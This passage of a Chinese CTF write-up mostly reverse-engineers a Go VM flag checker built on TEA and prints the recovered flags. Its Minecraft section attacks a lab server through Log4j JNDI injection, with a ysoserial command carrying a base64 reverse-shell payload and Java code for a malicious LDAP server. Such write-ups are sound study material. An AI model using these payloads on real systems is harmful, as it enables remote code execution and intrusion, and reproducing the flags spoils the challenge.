{68,39,-92,108,-82,-18,72,-55,74,-56,38,11,60,84,97,-40,87,71,99,-82,120,104,47,-71,-58,
-57,0,33,42,38,-44,-39,-60,113,-2,92,-75,118,-77,50,-121,43,32,-106};
      byte[] flag = bdecrypt(aim, "H4pPY_VNCTF!!OvO".getBytes());
      String f = new String(flag);
      System.out.println(f);
      // VNCTF{93ee7688-f216-42cb-a5c2-191ff4e412ba}
    }
}
```

得到flag：

> “
>
> VNCTF{93ee7688-f216-42cb-a5c2-191ff4e412ba}

cm狗

这道题是vm+tea算法，使用去符号编译，不过没有去除彻底，使用idagolanghelper能恢复符号表。

定位到函数表构造函数，也是虚拟机初始化的函数：

可以跟进分析每个指令的作用：

Unexplored External symbol

IDA View-A | Pseudocode-C | Pseudocode-B | Pseudocode-A

```
227   }
228   runtime_newobject();
229   *v18 = &unk_4B5FE0;
230   if ( dword_5B97D0 )
231   {
232     runtime_gcWriteBarrierCX(v22);
233     runtime_gcWriteBarrier();
234   }
235   else
236   {
237     v18[1] = v22;
238     *((_QWORD *)v22 + 610) = v18;
239   }
240   runtime_newobject();
241   *v19 = main__ptr_MzVm_init_func19;
242   if ( dword_5B97D0 )
243   {
244     runtime_gcWriteBarrierCX(v22);
245     runtime_gcWriteBarrier();
246   }
247   else
248   {
249     v19[1] = (__int64 (__fastcall *)(__int64, __int64))v22;
250     *((_QWORD *)v22 + 611) = v19;
251   }
252   runtime_newobject();
253   result = v20;
254   *v20 = main__ptr_MzVm_init_func20;
255   if ( dword_5B97D0 )
256   {
257     runtime_gcWriteBarrierCX(v22);
258     result = (_QWORD *)runtime_gcWriteBarrier();
259   }
260   else
261   {
262     v20[1] = v22;
263     *((_QWORD *)v22 + 612) = v20;
264   }
265   return result;
266 }
```

一共是21个寄存器和20条虚拟指令，分析起来需要一点点时间。

然后把opcode提取出来进行分析即可：

```
0,0,0,
0,0,0,
1,0,87,
98,0,0,
1,0,101,
98,0,0,
1,0,108,
98,0,0,
1,0,99,
98,0,0,
1,0,111,
98,0,0,
1,0,109,
98,0,0,
1,0,101,
98,0,0,
1,0,32,
98,0,0,
1,0,116,
98,0,0,
1,0,111,
98,0,0,
1,0,32,
98,0,0,
1,0,86,
98,0,0,
1,0,78,
98,0,0,
1,0,67,
98,0,0,
1,0,84,
98,0,0,
1,0,70,
98,0,0,
1,0,50,
98,0,0,
1,0,48,
98,0,0,
1,0,50,
98,0,0,
1,0,50,
98,0,0,
1,0,33,
98,0,0,
1,0,10,
98,0,0,
```

```
1,0,105,
98,0,0,
1,0,110,
98,0,0,
1,0,112,
98,0,0,
1,0,117,
98,0,0,
1,0,116,
98,0,0,
1,0,32,
98,0,0,
1,0,102,
98,0,0,
1,0,108,
98,0,0,
1,0,97,
98,0,0,
1,0,103,
98,0,0,
1,0,58,
98,0,0,
1,0,10,
98,0,0,            // 输出欢迎语引导输入，接下来是获取输入
1, 19, 73,     // mov r19 73   跳转回73+2行  r19是跳转寄存器
1, 3, 0,       // mov r3 0    用来对比次数
1, 1, 43,       // mov r1  43 循环次数43次 == flag长度
1, 2, 1,       // mov r2 1   跳转回这里的下一行
97, 0, 0,                                 //getchar r0 读取用户输入
5, 0, 0,                                  // push r0 将输入压栈
8, 1, 2,        // sub r1 r2(1) 循环递减
14, 1, 3,       //jne r1, r3  跳转
1, 0, 0,    // r0 = 0
5, 0, 0, // 多push一个0，44个byte转成11个int
0,0,0,                                              // 校验flag的过程 准备用tea算法
0,0,0,                     //////////////////分隔符         [r6]
6, 0, 0,    // pop r0       // 将输入从末尾开始取出来
1, 5, 256,  // mov1 r5, 256   // 2的8次方，用于代替位移运算
10, 0, 5,   // mul r0, r5        // r0=r0*256  -> << 8
2, 6, 0,    // mov2 r6, r0       // r6=r0
6, 0, 0,    // pop r0        // 将输入从末尾取出来
7, 6, 0,     // add r6, r0             // 加上之前的
2, 0, 6,     // mov2 r0, r6
10, 0, 5,    // mul r0, r5
2, 6, 0,     // mov2 r6, r0             // 再次位移后放到r6
6, 0, 0,    // pop r0
7, 6, 0,     // add r6, r0
```

```
2, 0, 6,     // mov2 r0, r6
10, 0, 5,    // mul r0, r5
2, 6, 0,     // mov2 r6, r0            // 再次位移后放到r6
6, 0, 0,     // pop r0
7, 6, 0,      // add r6, r0            // 这时候r6应该就是整合好的了
0,0,0,                    ////////////////////分隔符 r7
6, 0, 0,    // pop r0      // 将输入从末尾开始取出来
1, 5, 256,  // mov1 r5, 256   // 2的8次方，用于代替位移运算
10, 0, 5,   // mul r0, r5       // r0=r0*256  -> << 8
2, 7, 0,    // mov2 r7, r0      // r6=r0
6, 0, 0,    // pop r0       // 将输入从末尾取出来
7, 7, 0,     // add r7, r0             // 加上之前的
2, 0, 7,     // mov2 r0, r7
10, 0, 5,    // mul r0, r5
2, 7, 0,     // mov2 r7, r0            // 再次位移后放到r6
6, 0, 0,    // pop r0
7, 7, 0,     // add r7, r0
2, 0, 7,     // mov2 r0, r7
10, 0, 5,    // mul r0, r5
2, 7, 0,     // mov2 r7, r0            // 再次位移后放到r6
6, 0, 0,     // pop r0
7, 7, 0,      // add r7, r0            // 这时候r6应该就是整合好的了
0,0,0,                    ////////////////////分隔符  r8
6, 0, 0,    // pop r0      // 将输入从末尾开始取出来
1, 5, 256,  // mov1 r5, 256   // 2的8次方，用于代替位移运算
10, 0, 5,   // mul r0, r5       // r0=r0*256  -> << 8
2, 8, 0,    // mov2 r8, r0      // r6=r0
6, 0, 0,    // pop r0       // 将输入从末尾取出来
7, 8, 0,     // add r8, r0             // 加上之前的
2, 0, 8,     // mov2 r0, r8
10, 0, 5,    // mul r0, r5
2, 8, 0,     // mov2 r8, r0            // 再次位移后放到r6
6, 0, 0,    // pop r0
7, 8, 0,     // add r8, r0
2, 0, 8,     // mov2 r0, r8
10, 0, 5,    // mul r0, r5
2, 8, 0,     // mov2 r8, r0            // 再次位移后放到r6
6, 0, 0,     // pop r0
7, 8, 0,      // add r8, r0            // 这时候r6应该就是整合好的了
0,0,0,                    ////////////////////分隔符  r9
6, 0, 0,    // pop r0      // 将输入从末尾开始取出来
1, 5, 256,  // mov1 r5, 256   // 2的8次方，用于代替位移运算
10, 0, 5,   // mul r0, r5       // r0=r0*256  -> << 8
2, 9, 0,    // mov2 r9, r0      // r6=r0
6, 0, 0,    // pop r0       // 将输入从末尾取出来
7, 9, 0,     // add r9, r0             // 加上之前的
2, 0, 9,     // mov2 r0, r9
```

```
10, 0, 5,    // mul r0, r5
2, 9, 0,     // mov2 r9, r0            // 再次位移后放到r6
6, 0, 0,    // pop r0
7, 9, 0,     // add r9, r0
2, 0, 9,     // mov2 r0, r9
10, 0, 5,    // mul r0, r5
2, 9, 0,     // mov2 r9, r0            // 再次位移后放到r6
6, 0, 0,     // pop r0
7, 9, 0,      // add r9, r0            // 这时候r6应该就是整合好的了
0,0,0,                    ////////////////////分隔符   r10
6, 0, 0,    // pop r0      // 将输入从末尾开始取出来
1, 5, 256,  // mov1 r5, 256   // 2的8次方，用于代替位移运算
10, 0, 5,   // mul r0, r5       // r0=r0*256  -> << 8
2, 10, 0,    // mov2 r9, r0      // r6=r0
6, 0, 0,    // pop r0       // 将输入从末尾取出来
7, 10, 0,     // add r9, r0            // 加上之前的
2, 0, 10,     // mov2 r0, r9
10, 0, 5,    // mul r0, r5
2, 10, 0,     // mov2 r9, r0            // 再次位移后放到r6
6, 0, 0,    // pop r0
7, 10, 0,     // add r9, r0
2, 0, 10,     // mov2 r0, r9
10, 0, 5,    // mul r0, r5
2, 10, 0,     // mov2 r9, r0            // 再次位移后放到r6
6, 0, 0,     // pop r0
7, 10, 0,      // add r9, r0            // 这时候r6应该就是整合好的了
0,0,0,                    ////////////////////分隔符   r11
6, 0, 0,    // pop r0      // 将输入从末尾开始取出来
1, 5, 256,  // mov1 r5, 256   // 2的8次方，用于代替位移运算
10, 0, 5,   // mul r0, r5       // r0=r0*256  -> << 8
2, 11, 0,    // mov2 r9, r0      // r6=r0
6, 0, 0,    // pop r0       // 将输入从末尾取出来
7, 11, 0,     // add r9, r0            // 加上之前的
2, 0, 11,     // mov2 r0, r9
10, 0, 5,    // mul r0, r5
2, 11, 0,     // mov2 r9, r0            // 再次位移后放到r6
6, 0, 0,    // pop r0
7, 11, 0,     // add r9, r0
2, 0, 11,     // mov2 r0, r9
10, 0, 5,    // mul r0, r5
2, 11, 0,     // mov2 r9, r0            // 再次位移后放到r6
6, 0, 0,     // pop r0
7, 11, 0,      // add r9, r0            // 这时候r6应该就是整合好的了
0,0,0,                    ////////////////////分隔符   r12
6, 0, 0,    // pop r0      // 将输入从末尾开始取出来
1, 5, 256,  // mov1 r5, 256   // 2的8次方，用于代替位移运算
10, 0, 5,   // mul r0, r5       // r0=r0*256  -> << 8
```

```
2, 12, 0,    // mov2 r9, r0      // r6=r0
6, 0, 0,    // pop r0       // 将输入从末尾取出来
7, 12, 0,     // add r9, r0            // 加上之前的
2, 0, 12,     // mov2 r0, r9
10, 0, 5,    // mul r0, r5
2, 12, 0,     // mov2 r9, r0            // 再次位移后放到r6
6, 0, 0,    // pop r0
7, 12, 0,     // add r9, r0
2, 0, 12,     // mov2 r0, r9
10, 0, 5,    // mul r0, r5
2, 12, 0,     // mov2 r9, r0            // 再次位移后放到r6
6, 0, 0,     // pop r0
7, 12, 0,      // add r9, r0            // 这时候r6应该就是整合好的了
0,0,0,                    ////////////////////分隔符  r13
6, 0, 0,    // pop r0      // 将输入从末尾开始取出来
1, 5, 256,  // mov1 r5, 256   // 2的8次方，用于代替位移运算
10, 0, 5,   // mul r0, r5       // r0=r0*256  -> << 8
2, 13, 0,    // mov2 r9, r0      // r6=r0
6, 0, 0,    // pop r0       // 将输入从末尾取出来
7, 13, 0,     // add r9, r0            // 加上之前的
2, 0, 13,     // mov2 r0, r9
10, 0, 5,    // mul r0, r5
2, 13, 0,     // mov2 r9, r0            // 再次位移后放到r6
6, 0, 0,    // pop r0
7, 13, 0,     // add r9, r0
2, 0, 13,     // mov2 r0, r9
10, 0, 5,    // mul r0, r5
2, 13, 0,     // mov2 r9, r0            // 再次位移后放到r6
6, 0, 0,     // pop r0
7, 13, 0,      // add r9, r0            // 这时候r6应该就是整合好的了
0,0,0,                    ////////////////////分隔符  r14
6, 0, 0,    // pop r0      // 将输入从末尾开始取出来
1, 5, 256,  // mov1 r5, 256   // 2的8次方，用于代替位移运算
10, 0, 5,   // mul r0, r5       // r0=r0*256  -> << 8
2, 14, 0,    // mov2 r9, r0      // r6=r0
6, 0, 0,    // pop r0       // 将输入从末尾取出来
7, 14, 0,     // add r9, r0            // 加上之前的
2, 0, 14,     // mov2 r0, r9
10, 0, 5,    // mul r0, r5
2, 14, 0,     // mov2 r9, r0            // 再次位移后放到r6
6, 0, 0,    // pop r0
7, 14, 0,     // add r9, r0
2, 0, 14,     // mov2 r0, r9
10, 0, 5,    // mul r0, r5
2, 14, 0,     // mov2 r9, r0            // 再次位移后放到r6
6, 0, 0,     // pop r0
7, 14, 0,      // add r9, r0            // 这时候r6应该就是整合好的了
```

```
0,0,0,                    //////////////////分隔符   r15
6, 0, 0,    // pop r0      // 将输入从末尾开始取出来
1, 5, 256,  // mov1 r5, 256   // 2的8次方，用于代替位移运算
10, 0, 5,   // mul r0, r5       // r0=r0*256  -> << 8
2, 15, 0,    // mov2 r9, r0      // r6=r0
6, 0, 0,    // pop r0       // 将输入从末尾取出来
7, 15, 0,     // add r9, r0             // 加上之前的
2, 0, 15,     // mov2 r0, r9
10, 0, 5,    // mul r0, r5
2, 15, 0,     // mov2 r9, r0             // 再次位移后放到r6
6, 0, 0,    // pop r0
7, 15, 0,     // add r9, r0
2, 0, 15,     // mov2 r0, r9
10, 0, 5,    // mul r0, r5
2, 15, 0,     // mov2 r9, r0             // 再次位移后放到r6
6, 0, 0,     // pop r0
7, 15, 0,      // add r9, r0             // 这时候r6应该就是整合好的了
0,0,0,                    //////////////////分隔符   r16    最后一个
6, 0, 0,    // pop r0      // 将输入从末尾开始取出来
1, 5, 256,  // mov1 r5, 256   // 2的8次方，用于代替位移运算
10, 0, 5,   // mul r0, r5       // r0=r0*256  -> << 8
2, 16, 0,    // mov2 r9, r0      // r6=r0
6, 0, 0,    // pop r0       // 将输入从末尾取出来
7, 16, 0,     // add r9, r0             // 加上之前的
2, 0, 16,     // mov2 r0, r9
10, 0, 5,    // mul r0, r5
2, 16, 0,     // mov2 r9, r0             // 再次位移后放到r6
6, 0, 0,    // pop r0
7, 16, 0,     // add r9, r0
2, 0, 16,     // mov2 r0, r9
10, 0, 5,    // mul r0, r5
2, 16, 0,     // mov2 r9, r0             // 再次位移后放到r6
6, 0, 0,     // pop r0
7, 16, 0,      // add r9, r0             // 这时候r16应该就是整合好的了
0,0,0,                    //////////////////分隔符 此时全部转化为了uint32 将他们全部压栈
5, 6, 0, // push r6 - r16
5, 7, 0,
5, 8, 0,
5, 9, 0,
5, 10, 0,
5, 11, 0,
5, 12, 0,
5, 13, 0,
5, 14, 0,
5, 15, 0,
5, 16, 0,          // 压栈完成
```

```
6, 1, 0,              // pop r1                        ------------------------开始加密和比
较
6, 2, 0,              // pop r2     以r1,r2为参数调用加密
1, 20, 284,          // mov1 r20, 返回地址【】 返回到对比结果
1, 0, 340,              // mov1 r0, tea 【】
12, 0, 0,             // jmp r0(tea)  调用函数
1, 0, 3906065887,     //mov1 r0,3906065887                    // 对比结果
1, 19, 387,           // mov1 r19, 【】 错误输出的地址
1, 20, 339,         // mov1 r20, 【】 返回地址，直接结束
14, 1, 0,          // jne r1, r0 // 比较，不同就到错误输出
1, 0, 4125344020,
14, 2, 0,          // jne r2, r0 // 比较，不同就到错误输出
6, 1, 0,              // pop r1                        --------------------------第二轮加密
和比较
6, 2, 0,              // pop r2     以r1,r2为参数调用加密
1, 20, 295,          // mov1 r20, 返回地址【】
1, 0, 340,              // mov1 r0, tea 【】
12, 0, 0,             // jmp r0(tea)  调用函数
1, 0, 579781142,     //mov1 r0,579781142                    // 对比结果
1, 19, 387,           // mov1 r19, 【】 错误输出的地址
1, 20, 339,         // mov1 r20, 【】 返回地址，直接结束
14, 1, 0,          // jne r1, r0 // 比较，不同就到错误输出
1, 0, 2312395361,
14, 2, 0,          // jne r2, r0 // 比较，不同就到错误输出
6, 1, 0,              // pop r1                        --------------------------第3轮加密
和比较
6, 2, 0,              // pop r2     以r1,r2为参数调用加密
1, 20, 306,          // mov1 r20, 返回地址【】
1, 0, 340,              // mov1 r0, tea 【】
12, 0, 0,             // jmp r0(tea)  调用函数
1, 0, 1700499305,     //mov1 r0,1700499305                    // 对比结果
1, 19, 387,           // mov1 r19, 【】 错误输出的地址
1, 20, 339,         // mov1 r20, 【】 返回地址，直接结束
14, 1, 0,          // jne r1, r0 // 比较，不同就到错误输出
1, 0, 612671610,
14, 2, 0,          // jne r2, r0 // 比较，不同就到错误输出
6, 1, 0,              // pop r1                        --------------------------第4轮加密
和比较
6, 2, 0,              // pop r2     以r1,r2为参数调用加密
1, 20, 317,          // mov1 r20, 返回地址【】
1, 0, 340,              // mov1 r0, tea 【】
12, 0, 0,             // jmp r0(tea)  调用函数
1, 0, 3655723000,     //mov1 r0,3655723000                    // 对比结果
1, 19, 387,           // mov1 r19, 【】 错误输出的地址
1, 20, 339,         // mov1 r20, 【】 返回地址，直接结束
14, 1, 0,          // jne r1, r0 // 比较，不同就到错误输出
1, 0, 977540402,
```

```
14, 2, 0,          // jne r2, r0 // 比较，不同就到错误输出
6, 1, 0,              // pop r1                        ----------------------------第5轮加密
和比较
6, 2, 0,              // pop r2      以r1,r2为参数调用加密
1, 20, 328,          // mov1 r20, 返回地址【】
1, 0, 340,              // mov1 r0, tea 【】
12, 0, 0,             // jmp r0(tea)  调用函数
1, 0, 2443935368,     //mov1 r0,2443935368                      // 对比结果
1, 19, 387,           // mov1 r19, 【】 错误输出的地址
1, 20, 339,         // mov1 r20, 【】 返回地址，直接结束
14, 1, 0,          // jne r1, r0 // 比较，不同就到错误输出
1, 0, 1778148540,
14, 2, 0,          // jne r2, r0 // 比较，不同就到错误输出
6, 1, 0,             // pop r1 // 最后一个int
1, 0, 8206181,    // ----------------------------最后一个int直接比较
14, 1, 0,          // jne r1, r0 // 比较，不同就到错误输出  ------------------------ 全部比较
完毕 正确
1, 0, 393,          // mov1 0, 【】 正确输入的地址
12,0,0,            // call正确输入函数
99,0,0,                                                    // 结束
1, 3, 2654435769,       // mov1 r3 0x9e3779b9 2654435769   // delta        // tea函数的开
始
1, 4, 613452,           // mov1 r4 613452      // k0
1, 5, 34589,            // mov1 r5 34589       // k1
1, 6, 108471,           // mov1 r6 108471      // k2
1, 7, 1230791,          // mov1 r7 1230791     // k3
1, 8, 0,                // mov1 r8 0               // sum
1, 17, 16,              // mov1 r17 16             // 常量16  用于位移4
1, 18, 32,              // mov1 r18 32             // 常量32  用于位移5
1, 19, 352,     // mov r19 【】    跳转回【】行  r19是跳转寄存器                         ---------
--------
1, 10, 0,       // mov r10  0    用来对比次数
1, 11, 32,       // mov r11  32 循环次数32次 加密轮数
1, 12, 1,       // mov r12 1   跳转回这里的下一行
7, 8, 3,        // add r8, r3   // sum += delta
2, 0, 2,        // mov2 r0, r2    // v1
10, 0, 17,       // mul r0, r17    // v1<<4
7, 0, 4,         // add r0, r4    // ((v1<<4)+k0)
2, 14, 0,         // mov2 r14, r0   // r14 = ((v1<<4)+k0)          ---
2, 0, 2,          // mov2 r0, r2    // v1
7, 0, 8,          // add r0, r8     // v1+sum
2, 15, 0,         // mov2 r15, r0   // r15 = (v1+sum)             ---
2, 0, 2,          // mov2 r0, r2    // v1
9, 0, 18,         // div r0, r18     // v1 >> 5
7, 0, 5,          // add r0, r5      // (v1>>5)+k1
2, 16, 0,         // mov2 r16, r0     // r16 = (v1>>5)+k1            ---
2, 0, 14,         // mov2 r0, r14
```

```
11, 0, 15,        // xor r0, r15
11, 0, 16,        // xor r0, r16      // ((v1<<4)+k0)^(v1+sum)^((v1>>5)+k1)
7, 1, 0,          // add r1, r0       // v0+=((v1<<4)+k0)^(v1+sum)^((v1>>5)+k1)    // 第1
部分
2, 0, 1,          // mov2 r0, r1    // v0
10, 0, 17,         // mul r0, r17    // v0<<4
7, 0, 6,           // add r0, r6    // ((v0<<4)+k2)
2, 14, 0,          // mov2 r14, r0   // r14 = ((v0<<4)+k2)          ---
2, 0, 1,           // mov2 r0, r1    // v0
7, 0, 8,           // add r0, r8     // v0+sum
2, 15, 0,           // mov2 r15, r0   // r15 = (v0+sum)             ---
2, 0, 1,           // mov2 r0, r1    // v0
9, 0, 18,          // div r0, r18     // v0 >> 5
7, 0, 7,           // add r0, r7      // (v0>>5)+k3
2, 16, 0,          // mov2 r16, r0     // r16 = (v0>>5)+k3           ---
2, 0, 14,          // mov2 r0, r14
11, 0, 15,         // xor r0, r15
11, 0, 16,         // xor r0, r16     // ((v0<<4)+k2)^(v0+sum)^((v0>>5)+k3)
7, 2, 0,           // add r2, r0      // v1+=((v0<<4)+k2)^(v0+sum)^((v0>>5)+k3)    // 第
2部分
8, 11, 12,        // sub r11 r12(1) 循环递减
14, 11, 10,       //jne r11, r10  跳转
12, 20, 0,       // jmp r20   函数返回
0,0,0,
1, 0, 110,       // 错误输出函数
98, 0, 0,
1, 0, 111,
98, 0, 0,
12, 20, 0,       // jmp r20   函数返回
0,0,0,
1, 0, 121,       // 正确输出的函数
98, 0, 0,
1, 0, 101,
98,0,0,
1, 0, 115,
98, 0, 0,
12, 20, 0,       // jmp r20   函数返回
```

把关键的对比数据提出来解密：

```
// 标准tea算法没有魔改
// 一组一组放进去即可
void decrypt(unsigned int* v,unsigned int* k){
  unsigned int v0=v[0],v1=v[1],sum=0xC6EF3720,i;/*setup*/
  unsigned int delta=0x9e3779b9;/*akeyscheduleconstant*/
```

```
  unsigned int k0=k[0],k1=k[1],k2=k[2],k3=k[3];/*cachekey*/
  for(i=0;i<32;i++){
    /*basiccyclestart*/
    v1-=((v0<<4)+k2)^(v0+sum)^((v0>>5)+k3);
    v0-=((v1<<4)+k0)^(v1+sum)^((v1>>5)+k1);
    sum-=delta;
  }/*endcycle*/
  v[0]=v0;
  v[1]=v1;
}
```

> “
>
> flag: VNCTF{ecd63ae5-8945-4ac4-b5a5-34fc3ade81e7}

Misc

仔细找找


```
import sys
from PIL import Image

img=Image.open(sys.argv[1])

img = img.resize((79, 71), Image.NEAREST)
img.save(sys.argv[2])
```

Minecraft

题目分析

这道题考的是log4j攻击mc服务器。

首先做题需要先下载mc客户端



选择版本1.12.1进入游戏

本题采用了8u261，且未开启Tomcat 因此不能使用工具一把梭。

在高版本打jndi注入有两种绕过方式

- 利用本地Class作为Reference Factory

- 利用LDAP返回序列化数据，触发本地Gadget

因为是mc服务器，没有Tomcat，spring，因此第一种不能用。经过尝试，


此题含有commons-collections-3.2.1.jar 。 可以jndi打本地反序列化。

原理 https://www.mi1k7ea.com/2020/09/07/%E6%B5%85%E6%9E%90%E9%AB%98%E4%BD%8E%E7%89%88JDK%E4%B8%8B%E7%9A%84JNDI%E6%B3%A8%E5%85%A5%E5%8F%8A%E7%BB%95%E8%BF%87/#%E5%88%A9%E7%94%A8LDAP%E8%BF%94%E5%9B%9E%E5%BA%8F%E5%88%97%E5%8C%96%E6%95%B0%E6%8D%AE%EF%BC%8C%E8%A7%A6%E5%8F%91%E6%9C%AC%E5%9C%B0Gadget

做题过程

用yso生成反弹shell的序列化数据

```
java -jar ysoserial.jar CommonsCollections6 "bash -c
{echo,YmFzaCA3LjM1LzExNDUxIDA+JjE=}|{base64,-d}|{bash,-i}"|base64 -w 0
```



做好监听

序列化数据复制到exp中

```
import com.unboundid.ldap.listener.InMemoryDirectoryServer;
import com.unboundid.ldap.listener.InMemoryDirectoryServerConfig;
import com.unboundid.ldap.listener.InMemoryListenerConfig;
import com.unboundid.ldap.listener.interceptor.InMemoryInterceptedSearchResult;
import com.unboundid.ldap.listener.interceptor.InMemoryOperationInterceptor;
import com.unboundid.ldap.sdk.Entry;
import com.unboundid.ldap.sdk.LDAPException;
import com.unboundid.ldap.sdk.LDAPResult;
import com.unboundid.ldap.sdk.ResultCode;
import com.unboundid.util.Base64;

import javax.net.ServerSocketFactory;
import javax.net.SocketFactory;
import javax.net.ssl.SSLSocketFactory;
import java.net.InetAddress;
import java.net.MalformedURLException;
import java.net.URL;
```


```
import java.text.ParseException;

public class LDAPbypass {
    private static final String LDAP_BASE = "dc=example,dc=com";


    public static void main (String[] args) {

        String url = "http://127.0.0.1:8000/#EvilObject";
        int port = 1234;


        try {
            InMemoryDirectoryServerConfig config = new
InMemoryDirectoryServerConfig(LDAP_BASE);
            config.setListenerConfigs(new InMemoryListenerConfig(
                    "listen",
                    InetAddress.getByName("0.0.0.0"),
                    port,
                    ServerSocketFactory.getDefault(),
                    SocketFactory.getDefault(),
                    (SSLSocketFactory) SSLSocketFactory.getDefault()));

            config.addInMemoryOperationInterceptor(new OperationInterceptor(new
URL(url)));
            InMemoryDirectoryServer ds = new InMemoryDirectoryServer(config);
            System.out.println("Listening on 0.0.0.0:" + port);
            ds.startListening();

        }
        catch ( Exception e ) {
            e.printStackTrace();
        }
    }

    private static class OperationInterceptor extends InMemoryOperationInterceptor {

        private URL codebase;


        /**
         *
         */
        public OperationInterceptor ( URL cb ) {
            this.codebase = cb;
        }
```

```
        /**
         * {@inheritDoc}
         *
         * @see
com.unboundid.ldap.listener.interceptor.InMemoryOperationInterceptor#processSearchResult
(com.unboundid.ldap.listener.interceptor.InMemoryInterceptedSearchResult)
         */

        public void processSearchResult ( InMemoryInterceptedSearchResult result ) {
            String base = result.getRequest().getBaseDN();
            Entry e = new Entry(base);
            try {
                sendResult(result, base, e);
            }
            catch ( Exception e1 ) {
                e1.printStackTrace();
            }

        }


        protected void sendResult ( InMemoryInterceptedSearchResult result, String base,
Entry e ) throws LDAPException, MalformedURLException {
            URL turl = new URL(this.codebase, this.codebase.getRef().replace('.',
'/').concat(".class"));
            System.out.println("Send LDAP reference result for " + base + " redirecting
to " + turl);
            e.addAttribute("javaClassName", "Exploit");
            String cbstring = this.codebase.toString();
            int refPos = cbstring.indexOf('#');
            if ( refPos > 0 ) {
                cbstring = cbstring.substring(0, refPos);
            }

            // Payload1: 利用LDAP+Reference Factory
//            e.addAttribute("javaCodeBase", cbstring);
//            e.addAttribute("objectClass", "javaNamingReference");
//            e.addAttribute("javaFactory", this.codebase.getRef());

